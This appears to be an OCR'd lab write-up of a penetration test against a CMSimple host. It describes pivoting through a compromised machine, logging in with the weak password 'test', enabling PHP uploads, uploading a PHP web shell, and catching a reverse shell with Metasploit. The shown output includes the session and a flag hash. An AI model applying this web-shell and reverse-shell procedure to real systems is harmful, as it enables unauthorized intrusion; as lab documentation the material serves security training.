
LOCAL: 10.20.160.103 CM TOO SIMPLE

Hash: 3c67582f583f1da83edcb4711d500cbc
Attack path: We found that the firewall was blocking access to the ability for us to see machine 103, so we pivoted to 103 using one of the already exploited machines. From there, we saw that the site being used was CM Simple. Using the password "test," we logged onto the account, and changed the upload settings so that they would accept php files. We then uploaded a php shell called shell.php and ran it from the msf framework to create a session.




Login


Site administration

Please enter password.

!!! JavaScript and Cookies must be activated !!!


••••





Filebrowser


External:	
Extensions_downloads:	zip, txt, swf, pdf, doc, odt, mp3, flv, jpg, jpeg, gif, png, tif, tiff, svg
Extensions_images:	jpg, jpeg, gif, png, tif, tiff, svg
Extensions_media:	mp3, flv, jpg, jpeg, gif, png, tif, tiff, svg, php
Extensions_userfiles:	zip, txt, swf, pdf, doc, odt, mp3, ogg, flv, jpg, jpeg, gif, png, tif, tiff, svg, php
Maxheight_of_thumbs:	86
Width_px_plus:	40



- co_author
- downloads
- images
- media
- plugins
- test

Files: => Upload file


You can rename files by doubleclick.



Index of /userfiles


```
Name                    Last modified       Size  Description

Parent Directory                              -
4444.php                23-Jul-2019 19:07   3.0K
co_author/              31-May-2013 13:50     -
downloads/              19-Jan-2014 14:48     -
images/                 27-Nov-2015 16:22     -
media/                  31-May-2013 13:50     -
plugins/                31-May-2013 13:50     -
shell.php               23-Jul-2019 19:07    30K
test/                   23-Jul-2019 18:14     -
```



```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 30.

[*] Started reverse TCP handler on 10.20.150.106:4444
msf exploit(multi/handler) > [*] Command shell session 18 opened (10.20.150.106:4444 -> 10.20.160.103:49654) at 2019-07-23 19:10:02 -0400
ls
```



```
cat local.txt
3c67582f583f1da83edcb4711d500cbc
```